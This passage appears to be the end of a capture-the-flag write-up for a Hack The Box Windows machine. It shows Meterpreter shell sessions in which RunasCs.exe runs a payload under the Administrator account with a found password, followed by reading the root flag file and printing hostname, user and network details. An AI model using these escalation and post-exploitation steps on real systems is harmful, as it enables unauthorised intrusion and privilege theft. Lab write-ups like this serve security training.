


```
meterpreter > shell
Process 1912 created.
Channel 9 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Temp>RunasCs.exe "Administrator" "s67u84zKq8IXw" "toborroot.exe"
RunasCs.exe "Administrator" "s67u84zKq8IXw" "toborroot.exe"

[*] Sending stage (201798 bytes) to 10.129.24.135
|
[HTB] 0:openvpn  1:msf* 2:log4j-poc  3:pyCraft  4:smb-
```

I was then able to read the root flag

```
# Commands Executed
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
3cb78e9aa5dfcafbd5e7aca52bd615f1
```

Screenshot Evidence



```
meterpreter > shell
Process 5128 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
crafty

C:\Windows\system32>whoami
whoami
crafty\administrator

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
3cb78e9aa5dfcafbd5e7aca52bd615f1

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::69
   IPv6 Address. . . . . . . . . . . : dead:beef::964a:a339:65e6:197a
   Link-local IPv6 Address . . . . . : fe80::fe7e:534a:1aa6:cc17%12
   IPv4 Address. . . . . . . . . . . : 10.129.24.135
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%12
                                       10.129.0.1
```

ROOT FLAG: 3cb78e9aa5dfcafbd5e7aca52bd615f1